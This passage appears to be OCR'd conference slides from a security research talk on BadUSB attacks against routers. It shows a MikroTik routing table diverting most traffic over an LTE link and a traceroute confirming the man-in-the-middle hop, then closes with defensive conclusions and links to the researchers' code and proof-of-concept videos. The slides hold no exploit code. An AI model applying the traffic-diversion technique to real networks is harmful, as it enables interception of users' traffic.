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
Man-in-the-Middle

MikroTik: Routing Table



Routes | Nexthops | Rules | VRF — Route List

Add New — all

20 items

		Dst. Address	Gateway	Distance	Routing Mark	Pref. Source
-	DAS	0.0.0.0/5	192.168.4.1 reachable lte1	2		
-	DAS	0.0.0.0/0	192.168.1.1 reachable ether1	1		
-	DAS	8.0.0.0/7	192.168.4.1 reachable lte1	2		
-	DAS	11.0.0.0/8	192.168.4.1 reachable lte1	2		
-	DAS	12.0.0.0/6	192.168.4.1 reachable lte1	2		
-	DAS	16.0.0.0/4	192.168.4.1 reachable lte1	2		
-	DAS	32.0.0.0/3	192.168.4.1 reachable lte1	2		
-	DAS	64.0.0.0/2	192.168.4.1 reachable lte1	2		
-	DAS	128.0.0.0/2	192.168.4.1 reachable lte1	2		
-	DAC	192.168.1.0/24	ether1 reachable	0		192.168.1.70
-	DAC	192.168.4.0/30	lte1 reachable	0		192.168.4.2
-	DAC	192.168.88.0/24	bridge reachable	0		192.168.88.1
-	DAS	193.0.0.0/8	192.168.4.1 reachable lte1	2		
-	DAS	194.0.0.0/7	192.168.4.1 reachable lte1	2		
-	DAS	196.0.0.0/6	192.168.4.1 reachable lte1	2		
-	DAS	200.0.0.0/5	192.168.4.1 reachable lte1	2		
-	DAS	208.0.0.0/4	192.168.4.1 reachable lte1	2		
-	DAS	224.0.0.0/4	192.168.4.1 reachable lte1	2		
-	DAS	240.0.0.0/5	192.168.4.1 reachable lte1	2		
-	DAS	248.0.0.0/6	192.168.4.1 reachable lte1	2		

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MikroTik: Tracing the MitM

```
albinolobster@ubuntu:~$ ifconfig ens33
ens33     Link encap:Ethernet  HWaddr 00:0c:29:15:4c:fc
          inet addr:192.168.88.253  Bcast:192.168.88.255  Mask:255.255.255.0
          inet6 addr: fe80::86b5:8ddd:7c9a:ebf2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:895629 errors:0 dropped:0 overruns:0 frame:0
          TX packets:482801 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1123333282 (1.1 GB)  TX bytes:60582960 (60.5 MB)

albinolobster@ubuntu:~$ traceroute 8.8.8.8 -m 4
traceroute to 8.8.8.8 (8.8.8.8), 4 hops max, 60 byte packets
 1  router.lan (192.168.88.1)  1.964 ms  1.814 ms  1.293 ms
 2  192.168.4.1 (192.168.4.1)  1.107 ms  18.174 ms  18.028 ms
 3  10.200.0.1 (10.200.0.1)  5.096 ms  5.314 ms  5.455 ms
 4  fios_quantum_gateway.westeros (192.168.1.1)  6.978 ms  8.358 ms  8.295 ms
albinolobster@ubuntu:~$
```


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
MikroTik: Capturing on the VPN Box



PoC Video: https://youtu.be/3X7xrgan5Tk

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MikroTik

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
Conclusions

- BadUSB in routers is a thing.
- Disable unused USB ports.
- Security BSides should probably get an SSL certificate.



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The End

- Code
  - https://github.com/tenable/router_badusb
- Slides
  - https://github.com/tenable/router_badusb/slides.pdf
- Proof of concept videos
  - https://www.youtube.com/watch?v=aoaB6hiHGiM
  - https://www.youtube.com/watch?v=LvWo8fUaJdo
  - https://www.youtube.com/watch?v=3X7xrgan5Tk

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